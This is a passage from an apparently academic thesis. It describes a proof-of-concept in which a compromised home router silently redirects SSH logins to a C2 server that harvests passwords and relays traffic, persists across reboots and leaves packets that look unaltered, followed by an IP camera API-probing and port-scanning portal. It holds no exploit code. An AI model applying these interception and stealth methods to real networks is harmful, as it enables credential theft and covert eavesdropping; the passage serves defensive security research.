There are several authentication methods for SSH [116]: Password, Public-key, Certificate/PKI, Host-based, Keyboard-interactive (e.g. PAM, RSA SecurID), and GSSAPI/Kerberos. Each of these, of course, come with their own benefits and trade-offs. For the purposes of our demonstration, we selected password-based authentication in order to isolate the testing of the configuration to the complexity in the bot (router exploit) itself as well as credential harvesting and not to demonstrate the various types of exploits against SSH. Under these conditions, we held the ability to recover plain text passwords as well as create a logical forwarding of the SSH communication, regardless of configuration as requisite tasks. Both of which we were successful in achieving. As a note, the default SSH configuration included in the current distributions of Ubuntu do not allow relay/forward by default without explicit direction from the user.

The additional modification of the packet on the returning route provided a layer of obscurity such that the return message from the server indicates that it is responding from the host expected by the victim. This final modification also removes the explicit details of our MitM C2 server from the raw packet data, resulting in the server response being that which is expected by the user:

```
ssh 123.237.87.111
username@123.234.89.111's password:
```

A further modification could also be made to the packet data, though was not included in our demonstration, in order to reflect the IP address of the victim to the host (Bob):

```
Last login: Sat Apr 28 19:29:24 2018 from 24.124.123.121
username:~\$
```

Table 3.2: Man in the Middle Attack Software Tools

Tool	Description	Reference
python	Scripting language	python.org
paramiko	Python module for creating ssh server/client connections	paramiko.org
scapy	Python module for manipulating network packets	scapy.net
nfqueue	Python module for managing a network packet queue	netfilter.org
zmap	Single packet network scanner for Internet-scale surveys	zmap.io
vmware	Create and manage virtual machines	vmare.com
ubuntu	Linux distribution	ubuntu.com
kali	Linux distribution	kali.org
openwrt	Open Wrt	openwrt.org
AWS	Amazon Web Services	aws.amazon.com
wireshark	Wireshark	wireshark.org

The modification could either be added to the C2 Application Servers where the outbound traffic (to Bob) would reflect the source IP address of Alice (could be stored in an optional field in the packet from the router to C2). Subsequently, the router would then bounce the traffic destined for Alice from anywhere other than C2 back to the C2 Application Server. A more latent method would be to bounce the C2 Application Server back through the router as a path to Bob, and then back. Though more latency, there would be less complexity and packet modification performed between the servers. In either the case, due to the distribution of the C2 Application Servers, additional packets would need to be delivered back to the router in order to track and manage the traffic - creating much more overhead on the router.

With that being said, with the proxies and translations performed today, rarely are users truly cognizant of their IP address as it tends to be dynamic based on Dynamic Host Configuration Protocol (DHCP) service allocations provided by local Internet Service Providers (ISP). This fact renders the typical need of this additional feature as being superfluous. It is under these auspices, that we elected to not include this as a concern (or feature) in our demonstration.

The primary tools used to perform our evaluation include those shown in Table 3.2. This table provides the name, a brief description, and the resource for the tool.

3.2.3 MitM Experimentation Results


We discovered that a significant population of the public IP addresses hosting SSH services are currently allowing password-based authentication. As previously shown, a botnet augmented to support a MitM SSH exploit can successfully harvest credentials and eavesdrop in plain text on this traffic. We arrive at the conclusion of prevalence of this issue through the use of third-party data as well as an independent evaluation of the data and statistical analysis of our own observations. Execution of our exploit in the aforementioned environment also provides evidence that an exploited gateway/router could implement a successful MitM and in conjunction with an augmented botnet infrastructure providing an SSH application server, could harvest credentials and view communications in plain text with no discernible trace from the user's perspective.

Directly forwarding the traffic from the victim, Alice, to our C2 application server behaved as expected. In modifying the routing rules directly on the router by implementing a static route to the C2 SSH server, we were able to validate our approach to providing a communication intercept.

Our more invasive approach of embedding an active exploit on the modified router provided conclusive evidence, to satisfy our hypothesis, that a script could be loaded onto the router that would enable an attacker to hijack communications with no evidence of attack exposed to the victim. Our exploit, outlined above, successfully redirected SSH traffic from the victim, Alice, to our application server which was able to harvest her credentials and use them to log in to the intended host, Bob. With the connection made, our C2 SSH server effectively bridged the connections together, essentially providing a silent forward of the communication traffic between Alice and Bob, while being able to view/capture all of the communication in plain text.

To the victim, Alice, the banners and responses from Bob provided no indication that a MitM attack was occurring, aside from the change in host key as expected. However, it is important to note that if this was the first time a connection was made, the behavior would appear entirely benign to the victim (requiring the user to accept the host key for first use as normal in the protocol).

Our efforts also looked at the persistence of such an exploit. To do so, we rebooted and disconnected the router multiple times. Each time, the devised exploit was able to continue its execution




```
▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) o
▼ Ethernet II, Src: Dell_30:44:ad (00:24:e8:30:44:ad), Dst: Netgear_f3
  ▶ Destination: Netgear_f3:d9:50 (b0:39:56:f3:d9:50)
  ▶ Source: Dell_30:44:ad (00:24:e8:30:44:ad)
    Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: 10.17.1.20, Dst: 192.168.1.50
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0xc5c8 (50632)
  ▶ Flags: 0x4000, Don't fragment
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xa7f4 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.17.1.20
    Destination: 192.168.1.50
▼ Transmission Control Protocol, Src Port: 35566, Dst Port: 22, Seq: 0
    Source Port: 35566
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    [Next sequence number: 0    (relative sequence number)]
    Acknowledgment number: 0
    1010 .... = Header Length: 40 bytes (10)
  ▶ Flags: 0x002 (SYN)
    Window size value: 29200
    [Calculated window size: 29200]
    Checksum: 0xcd2d [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (20 bytes), Maximum segment size, SACK permitted, Timesta
  ▶ [Timestamps]

0000  b0 39 56 f3 d9 50 00 24  e8 30 44 ad 08 00 45 00   ·9V··P·$ ·0D
0010  00 3c c5 c8 40 00 40 06  a7 f4 0a 11 01 14 c0 a8   ·<··@·@· ···
0020  01 32 8a ee 00 16 e9 0a  be 3d 00 00 00 00 a0 02   ·2······ ·=·
0030  72 10 cd 2d 00 00 02 04  05 b4 04 02 08 0a bd 79   r··-···· ···
0040  9b 69 00 00 00 00 01 03  03 07                     ·i······ ··
```

Figure 3.9: Wireshark Packet Capture (No Exploit)

and maintain the subterfuge. As to performance with respect to scalability, we looked to some of the concepts employed by botnet controllers in the wild where multiple hosts exist to answer calls from the botnet collective. Based on this, we employed multiple answering C2 SSH servers to respond to requests administered by our MitM exploit on the router. For our PoC, we chose to leverage a one-to-one ratio between victim sessions and SSH servers. We were able to maintain up to 15 simultaneous connections on a consumer-grade router.

It is pertinent to also mention that this exploit was performed using `Python`, a scripting language and not an optimized solution written as a compiled executable or assembly instructions. For



```
▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) o
▼ Ethernet II, Src: Dell_30:44:ad (00:24:e8:30:44:ad), Dst: Netgear_f3
  ▶ Destination: Netgear_f3:d9:50 (b0:39:56:f3:d9:50)
  ▶ Source: Dell_30:44:ad (00:24:e8:30:44:ad)
    Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: 10.17.1.20, Dst: 192.168.1.50
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x6730 (26416)
  ▶ Flags: 0x4000, Don't fragment
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x068d [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.17.1.20
    Destination: 192.168.1.50
▼ Transmission Control Protocol, Src Port: 35560, Dst Port: 22, Seq: 0
    Source Port: 35560
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    [Next sequence number: 0    (relative sequence number)]
    Acknowledgment number: 0
    1010 .... = Header Length: 40 bytes (10)
  ▶ Flags: 0x002 (SYN)
    Window size value: 29200
    [Calculated window size: 29200]
    Checksum: 0xcd2d [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (20 bytes), Maximum segment size, SACK permitted, Timesta
  ▶ [Timestamps]

0000  b0 39 56 f3 d9 50 00 24  e8 30 44 ad 08 00 45 00   ·9V··P·$ ·0D
0010  00 3c 67 30 40 00 40 06  06 8d 0a 11 01 14 c0 a8   ·<g0@·@· ···
0020  01 32 8a e8 00 16 a4 e1  75 05 00 00 00 00 a0 02   ·2······ u··
0030  72 10 cd 2d 00 00 02 04  05 b4 04 02 08 0a bd 77   r··–···· ···
0040  f4 69 00 00 00 00 01 03  03 07                     ·i······ ··
```

Figure 3.10: Wireshark Packet Capture (With Exploit)

our purposes, this was done due to its wide-spread availability and that it was natively supported on OpenWrt [45]. This implementation also demonstrates the feasibility that a high level scripting language can be leveraged to achieve reasonable performance on a reliable setup - utilizing a compiled language would only enable better performance, reliability, and capability.

In review of the raw packet contents, using Wireshark, there are no discerning characteristics which would alert a user/administrator of any malicious activities occurring. Figure 3.9, provides a screen capture via Wireshark which shows a packet captured during an SSH connection between our user/victim, Alice, and our “known” SSH host, Bob. When compared to a packet captured during a connection going through the exploited router which has routed the communication path via our C2 SSH application server to Bob, as shown in Figure 3.10, we see that there is no explicit evidence of the tampering. The only observable difference is the source port, something which could easily be addressed in the architecture. The results were the same, regardless of attempting to connect to the SSH host servers (Bob) in the local intranet or via our AWS VMs.

Based on these evaluations, we have clearly demonstrated:

- The ability for an exploited gateway to facilitate a MitM attack between users 'behind' the router attempting to communicate with hosts outside of the network
- Successful exploitation of SSH using password-based authentication to intercept and relay/-forward connection to intended host, regardless of configuration

3.2.4 Discussion and Limitations

Reviewing the exploits demonstrated in our work, it is vital to consider ways to detect and combat these threats. There are two key components to consider: the threat posed by a scalable and persistent MitM maintained at one of the most critical nodes in a network, the gateway, and exploitation of initial handshake vulnerabilities in protocols such as SSH.

Gateway/Router MitM

As discussed previously, gateway devices such as routers are quickly becoming victims and being assimilated into large-scale botnets. Expanding these attacks to encompass active, local, persistent exploits to execute MitM attacks is evident through the work shown here. As a community we continue to recognize the shortfalls in many protocols and applications with respect to the initial communication handshake and their vulnerability to MitM attacks, such as those discussed in [5], [83], and [124].

Unfortunately, with the mobility of IoT devices and subsequently any infections they may have, spread of these attacks from behind secured networks. With the infection of a router whether via bad passwords [13, 81], known vulnerabilities [51, 77], or emerging technology exploits [68, 137], there is a need to continue to discover consistent and dependable methods to secure devices "out of the box". These methods include but are not limited to: removal of default passwords, continuous security updates (patching vulnerabilities), and manufacturer attentiveness to the cumulative effects of binding technologies (securing inter-device infections). Unfortunately, some of these particular issues are not new and have plagued administrators for decades, with growing concern of inter-device and mobile inter-connectivity that need to be continuously studied for securing both devices independently and as collections.

Limitations

The vulnerabilities of password-based authentication are well known [5]. For SSH specifically, to encourage users to shift away from password-based authentication some distributors, such as Ubuntu, have default configurations for SSH with password authentication disabled. This is accomplished by setting `ChallengeResponseAuthentication`, which controls the SSH server support for the "keyboard-interactive" authentication [131], `PasswordAuthentication`, and `UsePAM` to `No` in the SSH server configuration file. The latter is for the Pluggable Authentication Module (PAM), which uses the server's PAM method/configuration for authentication [30].

Examining protections offered by cloud providers, some mechanisms are inherently in place, such as secure web interfaces, such as Hypertext Transfer Protocol Secure (HTTPS), to upload certificates or generation of keys to be stored on the cloud machines, enabling users to bypass the need for password-based authentication. AWS extends these protections by requiring a Privacy Enhanced Mail (PEM) [15, 62, 63, 75] file for first login as well as disabling password-based SSH authentication on servers by default. These measures may still not be sufficient.

In our current environment, we specifically tested the behaviors of the gateway device/router MitM exploit in executing an attack against a known vulnerability in SSH, taking advantage of the initial handshake. There are many other attacks of this nature, that if combined, could further exacerbate the situation, where many of these techniques would be more difficult to achieve, but not failing to eliminate the potential of a successful attack. An example being where a user is utilizing PEM authentication from AWS, but the attacker has implemented an HTTPS MitM attack such as SSL stripping [79, 80, 89] in order to intercept the PEM. With PEM usage lacking a password requirement, the attacker gains unfettered access to the server.

Observations/Future Work

The enabler of the attack demonstrated in our effort is leveraging the evolution of the IoT botnets and introducing a persistent and scalable MitM originating at a gateway device, the router. More research is necessary to understand not only defense measures, but additional threat vectors that this form of attack could produce. For example, looking internally, an MitM such as this could easily duplicate and forward select internal traffic from the intranet, a "location" considered to be safe behind the firewall/gateway/router, to an external C2 application server or other entity. Considering all of the traffic within a home network (e.g. IP cameras, printers, thermostats, etc.) with little to no application layer protection due to assumptions of safety, this traffic could be sent to an external host for eavesdropping and other malicious acts, such as sending command instructions back or for blackmailing purposes (e.g., exposing the URLs accessed by a user).

In addition to the privacy concerns alone, externally routed traffic faces multiple challenges. ARP spoofing attacks [105, 106], made challenging due to multiple factors [3, 99], including the need for persistence (both in effort and presence) to both fool a suspecting host and then to maintain the connection, are made trivial if leveraging the gateway device. For these attacks, the initial challenge of inserting into the communication path is eliminated and left only with the challenge of latency and connectivity to their C2 infrastructure (leveraging technologies such as fast flux to the components of their architecture). Additional complex botnet C2 MitM architectures could also be looked at. For example, inserting data into the packets sent from the MitM at the gateway device directly to the botnet C2 application server for tracking and accounting, bouncing (depending on latency and bandwidth concerns/constraints) the communication path to further hide what is transpiring. This is could be made possible by having the botnet C2 application server bounces the communication back through the gateway device in order to appear, even to the intended host, as originating from the correct source.

Future work considerations will focus on ways to detect the redirection as well as modifications of the data, such as additional data in the payload to include original source/destination information or leveraging the optional fields in the headers to track expectations. Looking both at the networking layer as well as information at the application level (applications at devices, not just end point applications), sharing and balancing of the burden of end-to-end [104] detection. For instance, with access to all of the packet data going into and out of the internal network, an exploit has complete control over all data, enabling an attacker the ability to implement ARP-style attacks, redirecting even the most trusted of protocols like SSL certificate authorities.

Chapter 4

Exposing Internet Protocol Cameras

4.1 Problem Formulation

The development and approach for our IP camera MitM investigation was founded in both the aforementioned efforts for SSH as well as efforts expended on a related project called, “Smile, You Never Know Who’s Watching: An investigation into IP Camera CIA” [60]. Two findings of interest in that paper gives insight that there is a high potential for personal data being made available to the public that isn’t obvious and in some cases transmitted in plain text. Specifically:

- IoT botnets originating at a router are able to perform successful MitM attacks, such as eavesdropping and credential harvesting
- IP Camera devices offer multiple insecure protocols, such as RMTP, HTTP, and may be implemented such that even the credentials may be transmitted as plain text

With this in mind, we set forth to develop a testbed that reflected an average infrastructures as might be found in the public and private domains, while still adhering to our overall conceptual diagram, shown in Figure 1.2. Through this testbed we wanted to provide a web-based portal that would allow a user to probe an IP camera and view the data that could be exposed by their device. To be general enough for different implementations, we accept basic credentials in order to test both anonymous and password protected devices. We will take their data and label it so as to be able to provide an indication of what potential types of data are available.

Table 4.1: IP Camera Survey

Vendor	**Device Name**
Hikvision	2MP Outdoor EXIR Network Bullet Camera ECI-B12F2
Axis	AXIS Companion Bullet Mini LE
Wyze	WYZE Cam
Hikvision	DS-2CD2143G0-I 4MP Outdoor Network Dome Camera with Night Vision & 2.8mm Lens
Arlo	Arlo VMS3230 Smart Security System with Base Station & 2 720p Outdoor Wire-Free Cameras
Hikvision	Hikvision ECI-T24F6 4MP Outdoor Network Turret Camera with Night Vision
Amazon	Amazon Cloud Cam 1080p Full HD Indoor Security Camera
Ubiquiti	Ubiquiti Networks UniFi G3 Series 1080p Dome Camera
Swann	Swann Full HD Wi-Fi Pan & Tilt Indoor Camera
Google	Google Nest Cam Indoor Security Camera

4.2 Implementation and Evaluation

In order to ensure that we were looking at relevant devices, from the perspective of commonly found or popular IP cameras, we consulted [7] and determined that Hikvison and Axis cameras would provide for an initial sampling of the available devices for which to test. We procured:

- Hikvision 2 MP Outdoor EXIR Network Bullet Camera ECI-B12F2
- AXIS Companion Bullet Mini LE

With these we were able to establish an initial survey of data which could be exposed by the devices as well as their discrete API calls (both those documented and many which were not). In order to broaden our approach, we elected to increase the devices available in our testbed. For this selection we chose to review resellers for most popular/best selling IP cameras (such as Amazon [9], Best Buy [23], Office Depot [35], B & H [54], as well as open searches on Google [52]. Based on these searches, we identified the IP cameras shown in Table 4.1 [1]. Based on our results, we selected the top 4 in our list and added them to our testbed for testing and analysis.

[1]The IP cameras listed in the table were identified as candidates for testing. Ultimately, we procured the first five in our list (Axis, 2 Hikvisions, Wyze, and Arlo). Our initial efforts, reflected in this work, have focused on the Axis and Hikvision IP cameras as they were directly accessible, not requiring any additional software or connection.

Testbed Configuration and Analysis

We created a testbed that would enable us to query and interact with the IP cameras, without giving free reign or access to the cameras via the internet. However, we need to provide access for two of our IP cameras, the Arlo and Wyze cameras in order for them to work as they require interaction with the vendors Video Monitoring Service (VMS) in order to register and work. The testbed consisted of an unmanaged switch for the Hikvision IP cameras and the Axis IP camera, as well as a WiFi router for the Arlo and Wyze[2] IP cameras. The unmanaged switch was connected to a linux server, referred to as Moe, which acted as a gateway/router, providing us access to the cameras through our local intranet without allowing access to or from the public internet. Similarly, the WiFi router was connected via another linux server, referred to as Larry, which acted as a gateway/router which facilitated our ability to provide access to the public internet as well as entry via our intranet. Figure 4.1 provides a graphical depiction of this setup.

Our initial testing of the cameras was through looking at the webpage content as seen from an end users perspective. We not only analyzed the raw Hypertext Markup Language (HTML) and Javascript code, but also looked through all of the cached data from the back and forth communications between the browser and the device. The data transferred included JSON data meant to support the Application Programming Interface (API) used by the IP cameras, providing over 100 possible API calls. In comparison of the available API calls documented in the vendors guides did not include most of the calls found, as well as some that appeared not to be supported.

We leveraged this list through a Python script to test the responses from the IP cameras. Our interactions with the API were done so over HTTP, as the default configuration on the IP cameras (once enabled). As compared to those IP cameras used in [60], these devices were also not Transport Layer Security (TLS) enabled (though an option), but they did (at least) employed the use of an HTTP digest [43] to protect the username and password data, still an area of vulnerability [37], though not our current focus. Looking through the results of the various API calls, we were able to

[2]For completeness, it is worth noting that the Arlo IP cameras include their own wireless router which uses a wired connection to the router




Figure 4.1: IP Camera Network Topology

hand label the parameters for utilization in a machine learning algorithm for performing dynamic classification of the API results in our portal. Our selected labels were:

- Possible Exploit
- Possible Fingerprinting
- Possible Personally Identifiable Information (PII)
- Possible Stream Manipulation

Based on our test/train data, we were able to achieve an 87% accuracy in our results as compared to our labeled data, by using a Random Forest along with the use of the One-vs-the-rest (OvR) Multiclass/Multilabel Strategy [112] algorithm. Through testing we found 22 estimators to provide the most accurate labeling, achieving the 87% accuracy[3]. Using this information and our saved model, we constructed a web portal to discover the IP camera data via the known APIs (specifically the Hikvision and Axis cameras).

Portal Construct and Analysis

Our web portal is an application written using a mixture of Python, HTML, Javascript, and Cascading Style Sheet (CSS) using the Django web framework [126] and hosted through an Apache Web Server on a Ubuntu Linux server, specifically via Larry (see Figure 4.1.

In order to ensure that are application, if made public, observed "Good Internet Citizenship" [38] as well as personal data rights. In this, our portal does not store any data related to the queries performed, though it does record the source IP of the requester and the time of the request. This information is used to ensure that a given host doesn't exploit the application and request repeated scans and queries on a target host (without additional effort and resources on their end). We also require registration with a valid email address and for users to login with those credentials. The registration process is done via a link with an embedded one-time token being sent via confirmation email to the provided address. The current site does not utilize HTTPS currently, as that is a feature provided via the Web Server and does not require additional software development within the application. Figure 4.2 provides a graphical depiction of this flow.

Once the site protective measures are passed, the system begins to query the selected device based on the user input in our form, as shown in Figure 4.3. If the user has selected for the device to be scanned, we perform a scan of the most common ports, based on our survey of vendor documentation for ports used. The current ports are: 21: File Transfer Protocol (FTP), 22: Secure Shell (SSH), 25: Simple Mail Transfer Protocol (SMTP), 80: HyperText Transfer Protocol (HTTP), 443: Hypertext Transfer Protocol Secure (HTTPS), 554: Real Time Streaming Protocol (RTSP), and 8000: HTTP/alt. We also included ports commonly found, though not always clearly

[3]It is important to note that the effort to encode, normalize, and execution of the classifier to produce the final model was accomplished by Kailani Jones.





Figure 4.2: Portal Entry Logic

documented: 23: Telnet, 123: Network Time Protocol (NTP), 137: Server Message Block (SMB), 138: SMB, 161: Simple Network Management Protocol (SNMP), 389: Lightweight Directory Access Protocol (LDAP), 445: SMB [56]. The results of the scan, using NMAP via python, are then formatted and returned to the user, as shown in Figure 4.4.

